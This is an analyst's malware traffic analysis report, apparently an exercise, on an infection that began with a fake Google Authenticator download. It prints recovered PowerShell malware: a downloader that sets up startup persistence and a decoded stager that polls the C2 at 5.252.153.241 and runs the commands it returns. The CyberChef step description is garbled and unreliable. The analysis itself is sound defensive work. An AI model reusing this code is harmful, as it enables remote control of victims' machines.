

Malware Traffic Analysis Report

Analyzed By : Ali Msahli (AL1_D0CS)
01/27/2025

Background:

You work as an analyst at a Security Operation Center (SOC). Someone contacts your team to report a coworker has downloaded a suspicious file after searching for Google Authenticator. The caller provides some information similar to social media posts at:

- https://www.linkedin.com/posts/unit42_2025-01-22-wednesday-a-malicious-ad-led-activity-7288213662329192450-ky3V/
- https://x.com/Unit42_Intel/status/1882448037030584611

Based on the caller's initial information, you confirm there was an infection. You retrieve a packet capture (pcap) of the associated traffic. Reviewing the traffic, you find several indicators matching details from a Github page referenced in the above social media posts. After confirming an infection happened, you begin writing an incident report.

LAN SEGMENT DETAILS FROM THE PCAP:

LAN segment range	10.1.17[.]0/24 (10.1.17[.]0 through 10.1.17[.]255)
Domain	bluemoontuesday[.]com
Active Directory (AD) domain controller	10.1.17[.]2 - WIN-GSH54QLW48D
AD environment name	BLUEMOONTUESDAY
LAN segment gateway	10.1.17[.]1
LAN segment broadcast address	10.1.17[.]255

My Setup:

I am using security onion virtual machine with the set of tools (sguil, wireshark, kibana, networkMiner) Also I am using virustotal and cyberchef.

Analyse:

SGUIL-0.9.0 - Connected To localhost										
File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2 2025-01-26 23:52:25 GMT										
RealTime Events Escalated Events										
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	3	seconion...	5.1346	2025-01-22 19:59:38	5.252.153.241	80	10.1.17.215	49689	6	ET INFO Powershell Base64 Decode Command Inbound
RT	3	seconion...	5.1347	2025-01-22 19:59:38	5.252.153.241	80	10.1.17.215	49689	6	ET INFO PowerShell Hidden Window Command Common In Powershell Stagers M1
RT	1	seconion...	5.1345	2025-01-22 19:55:07	10.1.17.215	49690	185.188.32.26	80	6	ET POLICY TeamViewer Dyngate User-Agent
RT	3	seconion...	5.1256	2025-01-22 19:47:01	5.252.153.241	80	10.1.17.215	50144	6	ET INFO Generic Powershell DownloadString Command
RT	3	seconion...	5.1259	2025-01-22 19:47:01	5.252.153.241	80	10.1.17.215	50144	6	ET INFO Generic Powershell DownloadFile Command
RT	34	seconion...	5.1262	2025-01-22 19:47:01	5.252.153.241	80	10.1.17.215	50144	6	ET INFO SUSPICIOUS Dotted Quad Host MZ Response
RT	12	seconion...	5.1274	2025-01-22 19:47:01	5.252.153.241	80	10.1.17.215	50144	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	34	seconion...	5.1286	2025-01-22 19:47:01	5.252.153.241	80	10.1.17.215	50144	6	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage ...
RT	2	seconion...	5.1254	2025-01-22 19:45:58	10.1.17.215	50144	5.252.153.241	80	6	ET INFO PS1 Powershell File Request
RT	2	seconion...	5.1255	2025-01-22 19:45:58	10.1.17.215	50144	5.252.153.241	80	6	ET INFO Dotted Quad Host PS1 Request
RT	1	seconion...	5.1253	2025-01-22 19:45:56	5.252.153.241	80	10.1.17.215	50143	6	ET ATTACK_RESPONSE PowerShell NoProfile Command Received In Powershell Sta...
RT	2	seconion...	5.1252	2025-01-22 19:45:01	10.1.17.215	50087	23.220.102.9	80	6	ET INFO Microsoft Connection Test

I have found various alerts, while checking each alert with networkMiner I have stumbled upon the connection between the victim and the C2 sever.

The screenshot shows the NetworkMiner 2.4 interface. The main panel displays details for two hosts. The first host is 5.252.153.241 [5.252.153.241], which is identified as a Cisco Systems, Inc. NIC with MAC 08D09FC23A46. The second host is 10.1.17.215 (Windows), identified as an Intel Corporation NIC with MAC 00D0B7264A74. The interface also shows a Case Panel on the right with a table containing the IP address 10.1.1... and its MD5 hash 31f0e....

File...	MD5
10.1.1...	31f0e...

Victim IP @: 10.1.17.215
 Victim MAC @: 00:d0:b7:26:4a:74
 IP@ for C2: 5.252.153.241

Now moving to Wireshark, I have listed the object in HTTP requests

Packet	Hostname	Content Type	Size	Filename
118	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt
5033	5.252.153.241	application/octet-stream	417 bytes	264872
5071	5.252.153.241	application/octet-stream	1,512 bytes	29842.ps1
5075	5.252.153.241	text/plain	9 bytes	1517096937
7299	5.252.153.241	text/plain	9 bytes	1517096937
7604	5.252.153.241	text/plain	9 bytes	1517096937
7690	5.252.153.241	text/plain	9 bytes	1517096937
7700	5.252.153.241	text/plain	9 bytes	1517096937
7839	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	67 kB	2ed1297e-f6c9-4355-aec4-433ea371b116?P1=1737884967&P2=
7842	5.252.153.241	text/plain	9 bytes	1517096937
7862	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	6,252 bytes	2a0d597c-a09c-4400-be86-87596dd2e696?P1=1737884967&P2=
7865	5.252.153.241	text/plain	9 bytes	1517096937
7884	5.252.153.241	text/plain	9 bytes	1517096937
7890	5.252.153.241	text/plain	9 bytes	1517096937
7912	5.252.153.241	text/plain	9 bytes	1517096937
7974	5.252.153.241	text/plain	9 bytes	1517096937
7981	5.252.153.241	text/plain	9 bytes	1517096937
8000	5.252.153.241	application/octet-stream	2,761 bytes	1517096937
12888	5.252.153.241	application/octet-stream	4,380 kB	TeamViewer
13641	5.252.153.241	application/octet-stream	668 kB	Teamviewer_Resource_fr
13669	5.252.153.241	application/octet-stream	12 kB	TV
13675	5.252.153.241	application/octet-stream	1,553 bytes	pas.ps1
13687	5.252.153.241	text/plain	9 bytes	1517096937?k=message%20=%20startup%20shortcut%20crea
13695	5.252.153.241	text/plain	9 bytes	1517096937
14077	5.252.153.241	text/plain	9 bytes	1517096937
14174	5.252.153.241	text/plain	9 bytes	1517096937
14192	5.252.153.241	text/plain	9 bytes	1517096937
14230	5.252.153.241	text/plain	9 bytes	1517096937
14279	5.252.153.241	text/plain	9 bytes	1517096937
14282	5.252.153.241	text/plain	9 bytes	1517096937
14287	5.252.153.241	text/plain	9 bytes	1517096937

Analyzing each file individually, I have found a file containing this script:


```
function Download-Files($panellIP, $files, $filesDir){ $web = New-Object
System.Net.WebClient try { if(!(Test-Path $filesDir)) { New-Item $filesDir -ItemType
Directory | Out-Null } } catch { return @{ 'status' = 'error'; 'message' = 'error while
creating startup directory' } } foreach($file in $files) { try { $link = $file.link $fileName
= $file.name $filePath = "$filesDir\$($file.name)" $web.DownloadFile($link,
$filePath) if($fileName -eq $startupFile){ $exePath = $startupFile } } catch { return
@{ 'status' = 'error'; 'message' = "Error while download file. Filename:
 $($file.name). Link: $($link). Error: $($Error[0].exception.message)" } } } return
@{ 'status' = 'success' } } function Create-Shortcut($filePath, $shortCutpath){
$WshShell = New-Object -comObject WScript.Shell $Shortcut =
$WshShell.CreateShortcut($shortCutpath) $Shortcut.TargetPath = $filePath
$Shortcut.Save() } function Invoke-Startup($panellIP, $files, $filesDir,
$startupFileName){ $result = Download-Files $panellIP $files $filesDir if
($result.status -eq 'error'){ return $result } # $startupFilePath =
"$filesDir\$startupFileName" $startupFilePath =
"C:\ProgramData\huo\TeamViewer.exe" $shortcutPath =
"$([Environment]::GetFolderPath('Startup'))\TeamViewer.lnk" try { Create-Shortcut
$startupFilePath $shortcutPath } catch { return @{ 'status' = 'error'; 'message' =
"Error while creating shortcut." } } return @{ 'status' = 'success'; 'message' = 'startup
shortcut created' } } function Send-Log($result){ $log = "?k=$result" $uploadUrl =
$url + $log $web = New-Object System.Net.WebClient
$web.DownloadString($uploadUrl) } function ConvertTo-StringData($hashTable){
foreach ($item in $hashTable) { foreach ($entry in $item.GetEnumerator()) { "{0} =
{1}; " -f $entry.Key, $entry.Value } } } $filesDownloadLink = $ip + 'api/file/get-file/'
$filesDir = 'C:\ProgramData\huo' $files = @( @{'name' = 'TeamViewer.exe'; 'link' =
$filesDownloadLink + 'TeamViewer'}, @{'name' = 'Teamviewer_Resource_fr.dll';
'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'}, @{'name' = 'TV.dll'; 'link'
= $filesDownloadLink + 'TV'} @{'name' = 'pas.ps1'; 'link' = $filesDownloadLink +
'pas.ps1'} ) $startupFile = 'TeamViewer.exe' $result = Invoke-Startup $panellIP
```

```
$files $filesDir $startupFile $result = ConvertTo-StringData($result) Send-Log($result)
```

This script ensures that the downloaded executable (TeamViewer.exe) runs every time the system starts by creating a shortcut in the startup folder, in addition it downloads additional files (TV, pas.ps1) that may perform further malicious actions. And finally, it sends the execution result to a remote server.

```
analyst@SecOnion: ~
File Edit View Search Terminal Help
analyst@SecOnion:~$ md5sum TV
66af1c986968e3bf2a35791e8b55581f TV
analyst@SecOnion:~$ md5sum TeamViewer
9dfa2bd6bddc746acea981da411d59d3 TeamViewer
analyst@SecOnion:~$ md5sum pas.ps1
10febcb686b7035ba0731c85e8e474bcd pas.ps1
analyst@SecOnion:~$
```

Checking each file hash on VirusTotal it seems that only TV might be malicious.



The file pas.ps1 contains this random looking code :

```
iex
([system.text.encoding]::UTF8.GetString([system.convert]::('F#r[o;m;B[a[s#e
#6#4[S;t;r[i;n#g].replace('#','').replace(';','').replace('[','')('J;G;Z;z>b;y;A)9;l)E
;5;l;d;y>1;P}Y>m}p}l;Y;3>Q}g}L>U;N;v>b}S>A;i}U}2;N}y}a}X>B>0;a}W}5>n>
L;k>Z>p;b;G>V}T>e}X}N;0}Z>W}1}P;Y;m;p>l>Y}3;Q;i>C;i;R>T>Z>X>J}p>Y
>W>x>O;d;W}1}i>Z}X>l;g}P;S;A}k}Z>n;N>v;L;k;d;l;d}E}R}y>a;X;Z>l;K>C}J}j
;O}l}w;i>K}S>5>T}Z;X>J}p>Y;W;x;O;d;W>1}i}Z;X}l}K>J;F}N;l}c>m;l;h;b}E}5>
1;b}W;J}l>c;i>A;9>l}C;J>7}M}D}p;Y}f}S}l}g>L>W;Y}g;J>F>N>l}c}m}l>h;b>E>
5}1;b>W;J;l;c;g}o;k}U;2}V;y>a>W}F>s}T}n;V}t}Y}m;V;y}l}D;0;g>W}2>N;v>b}
n>Z>l;c>n>R>d;O>j;p}0;b>2>l}u>d;D}Y}0;K}C}R}T>Z>X}J>p>Y>W;x>O>d;
W>1}i}Z;X;l}S}M}T}Y>p>C}i}R;z}Z;X}J}p;Y;W>w}g;P;S>A>k>U;2>V>y}a;W>
```

```
F>s}T;n;V}{t}Y}m>V}y}C>i}R;p}c>C}A}9>l;C;d}o>d}H}R}w}O}i>8>v>N}S>4>y
>N>T}l>u;M}T;U;z>L;j;l}0;M}S>8;n}C}i>R;1>c>m}w>g;P}S;A;k}a;X>A}r;J}H}
N>l}c;m>l;h}b>A>o>k}c}y>A}9;l}E;5>l;d;y}1>P>Y>m;p}l>Y}3}Q}g;U;3;l;z>d>
G;V}t}L}k;5}l>d>C;5>X}Z>W;J}D}b}G;l}l;b}n;Q}K}d>2;h}p;b;G}U;g>K>C}R;0}
c;n>V>l}K}S>B;7}C}i>A>g;l>C;B;0>c;n}k}g>e>w}o;g;l>C;A>g>l>C;A>g}l>C;
R>y;Z}X>N>1}b>H}Q>9}J>H;M}u;R;G>9>3}b}m}x>v>Y}W>R}T}d}H}J}p}b}m
}c}o>J>H}V}y;b;C;k;K}l>C>A>g>l;H;0;K>l;C}A}g}l;G}N}h;d>G}N>o}l>H;s;K;l
>C;A}g;l}C;A;g>l>C;B>T}d}G>F;y}d}C}1}T;b;G}V}l;c}C}A;t}c}y;A}1;C;i>A>g}l
;C;A;g;l>C>A}g}Y;2}9>u>d}G;l;u}d;W;U}K>l}C>A}g;l>H>0}K}l;C>A;g;l>E>l}u
;d;m;9>r>Z;S}1;F>e}H;B;y}Z}X;N>z>a;W}9>u>l>C;R;y>Z>X;N;1}b}H;Q}K}l>
C;A}g;l;F}N}0}Y>X;J;0>L>V>N}s}Z}W}V>w}l}C;1>z>l}D;U;K>f;Q}o;=>'.repla
ce('','').replace(';',',').replace('>','')))) #sdfs #yntg7envbnk6
```

I have used Cyberchef to clean this using find & replace


The screenshot shows the CyberChef interface with a recipe applied to the input string. The recipe consists of three 'Find / Replace' steps:

- Step 1:** Find the entire input string and replace it with `#sdfs`.
- Step 2:** Find `#sdfs` and replace it with `#yntg7envbnk6`.
- Step 3:** Find `#yntg7envbnk6` and replace it with `sdfs`.

The final output is `yntg7envbnk6`.

The output is a string in base64, the final output looks like this:

AL1_D0CS



Here is the code:

```
$fso = New-Object -Com "Scripting.FileSystemObject"
$SerialNumber = $fso.GetDrive("c:\").SerialNumber
$SerialNumber = "{0:X}" -f $SerialNumber
$SerialNumber = [convert]::toint64($SerialNumber,16)
$serial = $SerialNumber
$ip = 'http://5.252.153.241/'
$url = $ip+$serial
$s = New-Object System.Net.WebClient
while ($true) {
    try {
        $result=$s.DownloadString($url)
    }
    catch {
        Start-Sleep -s 5
        continue
    }
    Invoke-Expression $result
    Start-Sleep -s 5
}
```

This PowerShell script is designed to continually connect to a remote server and execute commands or malicious payloads retrieved from that server.

How ?

This script create a COM object used to interact with the file system then Retrieve the serial number of C:\ → convert it to hexadecimal string → convert it back into integer 64-bits → store it in a variable \$serial → append the serial number to the remote server ip address \$url = \$ip + \$serial

This will keep running in the infinite while loop until it downloads and execute the \$result

The continuous retry mechanism ensures that the attack persists even if the server is temporarily unreachable.

Conclusion:

The investigation of the malware traffic revealed a coordinated attack using obfuscated PowerShell scripts. The initial infection was caused by a suspicious file downloaded by the victim. The malware operates in two main stages:

First Stage (Downloader):

- A PowerShell script was used to download and execute additional payloads (pas.ps1) from a remote Command-and-Control (C2) server.
- This script establishes persistence by creating a shortcut in the startup folder, ensuring the execution of malicious files like TeamViewer.exe on system startup.

Second Stage (C2 Communication):

- The secondary script (pas.ps1) contains obfuscated, Base64-encoded commands that execute a persistent infinite loop to communicate with the attacker's C2 server.
- It retrieves commands from the server and executes them on the infected machine. The C: drive's serial number is used as a unique identifier for the victim, allowing the attacker to track individual targets.

Impact:

- Persistence: The malware ensures it restarts with the system.
- Remote Execution: The attacker can remotely deploy additional payloads, execute commands, or exfiltrate data.
- Obfuscation: The use of encoding and obfuscation techniques complicates detection by traditional security tools.